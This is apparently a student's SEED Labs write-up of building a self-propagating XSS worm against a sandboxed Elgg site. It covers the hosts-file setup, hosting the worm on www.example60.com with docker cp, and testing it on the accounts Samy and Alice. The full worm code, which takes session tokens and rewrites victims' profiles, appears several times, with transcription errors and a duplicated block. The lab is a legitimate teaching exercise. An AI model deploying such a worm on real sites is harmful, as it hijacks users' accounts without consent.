
Task 6: Writing a Self-Propagating XSS Worm

In this task we need to achieve self-propagation, when the malicious JS code is on the way to modify victim's profile, here it should copy itself to the victim's profile. There are many approaches to achieve this, but we will discuss two common approaches

1) Link Approach


2) DOM Approach

We need to add the site www.xsslabelgg.com



```
hosts [Read-Only] /etc
Save | Settings | - + ×
hosts x addfriends.js x edit_profile.js x dom_propogation.js x self_propogation.js x


1 127.0.0.1 localhost
2 127.0.1.1 VM
3 # The following lines are desirable for IPv6 capable hosts
4 ::1 ip6-localhost ip6-loopback
5 fe00::0 ip6-localnet
6 ff00::0 ip6-mcastprefix
7 ff02::1 ip6-allnodes
8 ff02::2 ip6-allrouters
9 ff02::3 ip6-allhosts
10 10.9.0.5 www.xsslabelgg.com
11 10.9.0.5 www.seed-server.com
12 10.9.0.5 www.example32a.com
13 10.9.0.5 www.example32b.com
14 10.9.0.5 www.example32c.com
15 10.9.0.5 www.example60.com
16 10.9.0.5 www.example70.com
```

```
seed@ip-172-31-19-202: /home/ubuntu
File Edit View Search Terminal Help
seed@ip-172-31-19-202: /home/ubuntu$ sudo nano /etc/hosts
seed@ip-172-31-19-202: /home/ubuntu$
```


Let's modify xssworm.js

1) Link Approach




```
xssworm.js
-/CSE643/Lab-02/Labsetup
hosts * addfriends.js * edit_profile.js * dom_propogation.js * self_propogation.js * xssworm.js *
1 /**
2  * XSS attack: link method
3  * Put this line below in the attacker's profile:
4  * <script type="text/javascript" src="http://localhost/xssworm.js"></script>
5  */
6 window.onload = function(){
7     alert("I'm triggered");
8
9     // Put all the pieces together, and apply the URI encoding
10    var wormCode = encodeURIComponent(
11        "<script type='text/javascript' " +
12        "id = 'worm'" + +
13        "src='http://localhost/xssworm.js'" + +
14        "</script>";
15
16    // Set the content of the description field and access level.
17    var desc = "&description=Samy is my hero" + wormCode;
18    desc += "&accesslevel[description]=2";
19
20    // Get the name, guid, timestamp, and token.
21    var name = "&name=" + elgg.session.user.name;
22    var guid = "&guid=" + elgg.session.user.guid;
23    var ts = "&_elgg_ts=" + elgg.security.token._elgg_ts;
24    var token = "&_elgg_token=" + elgg.security.token._elgg_token;
25
26    // Set the URL
27    var sendurl="http://www.xsslabeledgg.com/action/profile/edit";
28    var content = token + ts + name + desc + guid;
29
30    // Construct and send the Ajax request
31    attackerguid = 47;
32    if (elgg.session.user.guid != attackerguid){
33        //Create and send Ajax request to modify profile
34        var Ajax=null;
35        Ajax = new XMLHttpRequest();
36        Ajax.open("POST", sendurl,true);
37        Ajax.setRequestHeader("Content-Type",
38            "application/x-www-form-urlencoded");
39        Ajax.send(content);
40    }
41 }
```

Use example60.com.



Do we know where these websites are hosted. These websites are hosted in the container where there is an index webpage for the root folder for this website. All the settings are made inside the lab folder image www.

Open the folder of image_www



Open the apache_csp.conf

```
apache_csp.conf
~/CSE643/Lab-02/Labsetup/image_www
Save  Settings  -  +  ×
hosts × addfriends.js × edit_profile.js × dom_propogation.js × self_propogation.js × xssworm.js × apache_csp.conf ×

1 # Purpose: Do not set CSP policies
2 <VirtualHost *:80>
3   DocumentRoot /var/www/csp
4   ServerName www.example32a.com
5   DirectoryIndex index.html
6 </VirtualHost>
7
8 # Purpose: Setting CSP policies in Apache configuration
9 <VirtualHost *:80>
10  DocumentRoot /var/www/csp
11  ServerName www.example32b.com
12  DirectoryIndex index.html
13  Header set Content-Security-Policy " \
14    default-src 'self'; \
15    script-src 'self' *.example70.com \
16    "
17 </VirtualHost>
18
19 # Purpose: Setting CSP policies in web applications
20 <VirtualHost *:80>
21  DocumentRoot /var/www/csp
22  ServerName www.example32c.com
23  DirectoryIndex phpindex.php
24 </VirtualHost>
25
26 # Purpose: hosting Javascript files
27 <VirtualHost *:80>
28  DocumentRoot /var/www/csp
29  ServerName www.example60.com
30 </VirtualHost>
31
32 # Purpose: hosting Javascript files
33 <VirtualHost *:80>
34  DocumentRoot /var/www/csp
35  ServerName www.example70.com
36 </VirtualHost>
37
```

Here we are able to see example32a.com

```

apache_csp.conf
~/CSE643/Lab-02/Labsetup/image_www

hosts x addfriends.js x edit_profile.js x dom_propogation.js x self_propogation.js x xssworm.js x apache_csp.conf x

1 # Purpose: Do not set CSP policies
2 <VirtualHost *:80>
3   DocumentRoot /var/www/csp
4   ServerName www.example32a.com
5   DirectoryIndex index.html
6 </VirtualHost>
7
8 # Purpose: Setting CSP policies in Apache configuration
9 <VirtualHost *:80>
10  DocumentRoot /var/www/csp
11  ServerName www.example32b.com
12  DirectoryIndex index.html
13  Header set Content-Security-Policy " \
14    default-src 'self'; \
15    script-src 'self' *.example70.com \
16    "
17 </VirtualHost>

```

Example32a, Example32b and Example32c they are the document root or under this folder and all use the same homepage

We will example60.com, we can use any of the website.

We will host it on example60.com

Replace www.xsslabelgg.com with www.seed-server.com

We have modified xssworm.js file


```

xssworm.js
~/CSE643/Lab-02/Labsetup

hosts x addfriends.js x edit_profile.js x dom_propogation.js x self_propogation.js x xssworm.js x apache_csp.conf x


1 /**
2  * *** XSS attack: link method
3  * Put this line below in the attacker's profile:
4  * <script type="text/javascript" src="http://www.example60.com/worm.js"></script>
5  */
6 window.onload = function(){
7   alert("I'm triggered");
8
9   // Put all the pieces together, and apply the URI encoding
10  var wormCode = encodeURIComponent(
11    "<script type='text/javascript' " +
12    "id = 'worm' " +
13    "src='http://www.example60.com/xssworm.js'" +
14    "</script>";
15
16  // Set the content of the description field and access level.
17  var desc = "&description=Samy is my hero" + wormCode;
18  desc += "&accesslevel[description]=2";
19
20 // Get the name, guid, timestamp, and token.
21 var name = "&name=" + elgg.session.user.name;
22 var guid = "&guid=" + elgg.session.user.guid;
23 var ts = "&elgg_ts=" + elgg.security.token._elgg_ts;
24 var token = "&elgg_token=" + elgg.security.token._elgg_token;
25
26 // Set the URL
27 var sendurl="http://www.seed-server.com/action/profile/edit";
28 var content = token + ts + name + desc + guid;
29
30 // Construct and send the Ajax request
31 attackerguid = 59;
32 if (elgg.session.user.guid != attackerguid){
33   //Create and send Ajax request to modify profile
34   var Ajax=null;
35   Ajax = new XMLHttpRequest();
36   Ajax.open("POST", sendurl,true);
37   Ajax.setRequestHeader("Content-Type",
38     "application/x-www-form-urlencoded");
39   Ajax.send(content);
40 }
41

```




```
ip-172-31-19-202.us-east-2.compute.internal:1 (seed) - TigerVNC
Applications Fire... [xs... 2 Ter... 3 Thu... Thu 21 Sep, 04:38 seed
seed@ip-172-31-19-202: ~/CSE643/Lab-02/Labsetup
File Edit View Search Terminal Tabs Help
seed@i... × seed@i... × root@c... × seed@i... × seed@i... × seed@i... × + -
seed@ip-172-31-19-202:~/CSE643/Lab-02/Labsetup$ ls
addfriends.js edit_profile.js mysql_data
docker-compose.yml image_mysql self_propagation.js
dom_propagation.js image_www xssworm.js
seed@ip-172-31-19-202:~/CSE643/Lab-02/Labsetup$
```

We need to copy this one to this example.com, we use docker copyright.



```
ip-172-31-19-202.us-east-2.compute.internal:1 (seed) - TigerVNC
Applications Fire... [do... 2 Ter... 3 Thu... Thu 21 Sep, 04:45 seed
root@ca99e4249725: /
File Edit View Search Terminal Tabs Help
seed@i... × seed@i... × root@c... × seed@i... × seed@i... × root@c... × + -
root@ip-172-31-19-202:~/CSE643/Lab-02/Labsetup$ dockps
ca99e4249725 elgg-10.9.0.5
0e19a00049e3 mysql-10.9.0.6
root@ip-172-31-19-202:~/CSE643/Lab-02/Labsetup$ docksh ca
root@ca99e4249725:/# ls /var/www/
csp elgg html
root@ca99e4249725:/#
```



```
ip-172-31-19-202.us-east-2.compute.internal:1 (seed) - TigerVNC
Applications Fire... [do... 2 Ter... 3 Thu... Thu 21 Sep, 04:46 seed
root@ca99e4249725: /
File Edit View Search Terminal Tabs Help
seed@i... × seed@i... × root@c... × seed@i... × seed@i... × root@c... × + -
root@ip-172-31-19-202:~/CSE643/Lab-02/Labsetup$ dockps
ca99e4249725 elgg-10.9.0.5
0e19a00049e3 mysql-10.9.0.6
root@ip-172-31-19-202:~/CSE643/Lab-02/Labsetup$ docksh ca
root@ca99e4249725:/# ls /var/www/
csp elgg html
root@ca99e4249725:/# ls /var/www/csp/
index.html phpindex.php script_area4.js script_area5.js script_area6.js
root@ca99e4249725:/#
```

```
ip-172-31-19-202.us-east-2.compute.internal:1 (seed) - TigerVNC
Applications Firefox [do... Terminal Thu... root@ca99e4249725: /var/www/csp
File Edit View Search Terminal Tabs Help
seed@i... seed@i... root@c... seed@i... seed@i... root@c... + -
seed@ip-172-31-19-202:~/CSE643/Lab-02/Labsetup$ dockps
ca99e4249725 elgg-10.9.0.5
0e19a00049e3 mysql-10.9.0.6
seed@ip-172-31-19-202:~/CSE643/Lab-02/Labsetup$ docksh ca
root@ca99e4249725:/# ls /var/www/
csp elgg html
root@ca99e4249725:/# ls /var/www/csp/
index.html phpindex.php script_area4.js script_area5.js script_area6.js
root@ca99e4249725:/# cd /var/www/csp/
root@ca99e4249725:/var/www/csp#
```

Copy the ca99e4249725: /var/www.csp/

```
ip-172-31-19-202.us-east-2.compute.internal:1 (seed) - TigerVNC
Applications Firefox [docker-compose.yml (...) Terminal Thunar
File Edit View Search Terminal Tabs Help
seed@ip-172-31-19-202:~/CSE643/Lab-02/Labsetup$ ls
addfriends.js edit_profile.js mysql_data
docker-compose.yml image_mysql self_propogation.js
seed@ip-172-31-19-202:~/CSE643/Lab-02/Labsetup$ docker cp xssworm.js ca99e4249725:/var/www/csp/
```

```
ip-172-31-19-202.us-east-2.compute.internal:1 (seed) - TigerVNC
Applications Firefox [docker-compose.yml (...) Terminal Thunar
File Edit View Search Terminal Tabs Help
seed@ip-172-31-19-202:~/CSE643/Lab-02/Labsetup$ ls
addfriends.js edit_profile.js mysql_data
docker-compose.yml image_mysql self_propogation.js
seed@ip-172-31-19-202:~/CSE643/Lab-02/Labsetup$ docker cp xssworm.js ca99e4249725:/var/www/csp/
Successfully copied 3.07kB to ca99e4249725:/var/www/csp/
seed@ip-172-31-19-202:~/CSE643/Lab-02/Labsetup$
```

```

seed@ip-172-31-19-202:~/CSE643/Lab-02/Labsetup$ dockps
ca99e4249725 elgg-10.9.0.5
0e19a00049e3 mysql-10.9.0.6
seed@ip-172-31-19-202:~/CSE643/Lab-02/Labsetup$ docksh ca
root@ca99e4249725:/# ls /var/www/
csp elgg html
root@ca99e4249725:/# ls /var/www/csp/
index.html phpinindex.php script_area4.js script_area5.js script_area6.js
root@ca99e4249725:/# cd /var/www/csp/
root@ca99e4249725:/var/www/csp# ls
index.html script_area4.js script_area6.js
phpindex.php script_area5.js xssworm.js
root@ca99e4249725:/var/www/csp#

```

We can see xssworm.js is there

```

/*** XSS attack: link method
Put this line below in the attacker's profile:
<script type="text/javascript" src="http://www.example60.com/worm.js"></script>
*/
window.onload = function(){
    alert("I'm triggered");

    // Put all the pieces together, and apply the URI encoding
    var wormCode = encodeURIComponent(
        "<script type='text/javascript' " +
        "id = 'worm'" " +
        "src='http://www.example60.com/xssworm.js'" +
        "</script>");
    // Set the content of the description field and access level.
    var desc = "&description=Samy is my hero" + wormCode;
    desc   += "&accesslevel[description]=2";

    // Get the name, guid, timestamp, and token.
    var name = "&name=" + elgg.session.user.name;
    var guid = "&guid=" + elgg.session.user.guid;
    var ts   = "&_elgg_ts=" + elgg.security.token._elgg_ts;
    var token = "&_elgg_token=" + elgg.security.token._elgg_token;

    // Set the URL
    var sendurl="http://www.seed-server.com/action/profile/edit";
    var content = token + ts + name + desc + guid;

    // Construct and send the Ajax request
    attackerguid = 59;
    if (elgg.session.user.guid != attackerguid){
        //Create and send Ajax request to modify profile
        var Ajax=null;
        Ajax = new XMLHttpRequest();
        Ajax.open("POST", sendurl,true);
        Ajax.setRequestHeader("Content-Type",
                            "application/x-www-form-urlencoded");
        Ajax.send(content);
    }

    // Construct and send the Ajax request
    attackerguid = 59;
    if (elgg.session.user.guid != attackerguid){
        //Create and send Ajax request to modify profile
        var Ajax=null;
        Ajax = new XMLHttpRequest();
        Ajax.open("POST", sendurl,true);
        Ajax.setRequestHeader("Content-Type",
                            "application/x-www-form-urlencoded");
        Ajax.send(content);
    }
}

```

Now login as Samy in the error website

The screenshot shows a web browser window with multiple tabs open. The active tab is for 'www.seed-server.com' under the heading 'Elgg For SEED Labs'. The page displays a welcome message 'Welcome Samy' and some general site information.

Welcome Samy

Welcome to your Elgg site.

Tip: Many sites use the `activity` plugin to place a site activity stream on this page.

The screenshot shows the user profile page for 'Samy' on 'www.seed-server.com'. The page includes the user's name 'Samy', profile picture, and two buttons: 'Edit avatar' and 'Edit profile'. A sidebar on the left lists 'Blogs' and 'Bookmarks'.

Samy

Edit avatar Edit profile

Add widgets



Blogs

Bookmarks

The screenshot shows the 'Edit profile' page for 'Samy'. It includes fields for 'Display name' (set to 'Samy') and 'About me', along with a rich text editor and a dropdown menu set to 'Public'. On the right, there is a sidebar with links for 'Edit avatar', 'Edit profile', 'Change your settings', 'Account statistics', and 'Notifications'.

Edit profile

Display name

Samy

About me

Embed content Visual editor

Public



Samy

Edit avatar

Edit profile

Change your settings

Account statistics

Notifications

Put the below highlighted line in the text profile

The terminal window shows the following code in a file named `xssworm.js`:

```
1 /*** XSS attack: link method
2 Put this line below in the attacker's profile:
3 <script type="text/javascript" src="http://www.example60.com/worm.js"></script>
4 */
5 window.onload = function(){
6     alert("I'm triggered");
7 }
```

The browser screenshot shows the "Edit profile" page for user "Samy". In the "About me" field, the following script is entered:

```
<script type="text/javascript" src="http://www.example60.com/xssworm.js"></script>
```

After saving, a success message appears: "Your profile was successfully saved." A modal dialog box is displayed, showing the message "I'm triggered" and an "OK" button.

The dialog box says "I'm triggered" and the draw script has worked, but it will not attack samy himself so we logout and login as alice.

Welcome Alice

Welcome to your Elgg site.

Tip: Many sites use the `activity` plugin to place a site activity stream on this page.

So here we need to check edit profile, we see nothing here

Edit profile

Display name: Alice

About me:

Embed content Edit HTML

Alice

Edit avatar Edit profile

Change your settings Account statistics

Notifications

Now lets see if Alice accessed Samy's profile she will be attacked, so we only need to save this edit profile.

We need to logout from Alice profile.

Now if Alice again accessed Samy's profile, you see it say's "I am triggered" this other indicator in the real world you remove this indicator

Samy

